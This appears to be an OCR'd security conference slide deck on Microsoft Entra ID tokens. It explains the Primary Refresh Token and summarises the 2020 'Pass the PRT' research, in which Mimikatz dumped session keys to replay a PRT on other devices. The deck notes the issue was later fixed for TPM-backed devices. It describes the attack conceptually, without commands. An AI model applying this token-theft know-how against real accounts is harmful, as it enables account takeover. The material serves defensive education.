
https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens


Microsoft Tokens in the Real World







Microsoft Tokens in the Real World






Microsoft Tokens in the Real World






Microsoft Tokens in the Real World



Microsoft Tokens in the Real World



Microsoft Tokens in the Real World







Entra ID



Microsoft Graph



Microsoft Tokens in the Real World




Access Token Expires




Entra ID




Microsoft Graph





Microsoft Tokens in the Real World





Microsoft Tokens in the Real World






Microsoft Tokens in the Real World





Entra ID



The Primary Refresh Token (PRT)

- A Primary Refresh Token (PRT) is a key artifact of Microsoft Entra authentication in supported versions of Windows, iOS/macOS, Android, and Linux
- JSON Web Token that is device-bound
- Carries an MFA claim, so passes Conditional Access MFA requirements
- A secure artifact specially issued to Microsoft first party token brokers to enable single sign-on (SSO) across the applications used on those devices
- Used when a user signs in on a device that is Microsoft Entra Joined or Hybrid Joined
- Valid for 90 days and is continuously renewed as long as the user actively uses the device
- You can’t see what’s inside a PRT
- Protected by the TPM (when available)

https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token



TOKEN SECURITY
CHALLENGES

Pass the PRT (2020)

- Dirk-Jan discovered that the Primary Refresh Token (PRT) could be reused with administrative rights on a computer with a PRT.
- Device sends a cookie to Entra ID called x-ms-RefreshTokenCredential (Dirk-Jan calls this the PRT Cookie) which is a JSON Web Token (JWT)
- The signature of the PRT Cookie is derived from the session key
- CloudAP (loaded by LSASS) handles Entra ID authentication and related crypto
- Working with Benjamin Delpy, a new version of Mimikatz was developed to dump the session key and decrypt it (requires System)
- Despite the TPM, the derived key that signs the PRT was in memory
- PRT can be used for 14 days on other systems
- *"In short, despite the session key being protected by the TPM, it is still possible for attackers to steal the PRT and the required keys to use it on a different device."*
- **This situation was fixed later by Microsoft and is no longer possible when a TPM is used**

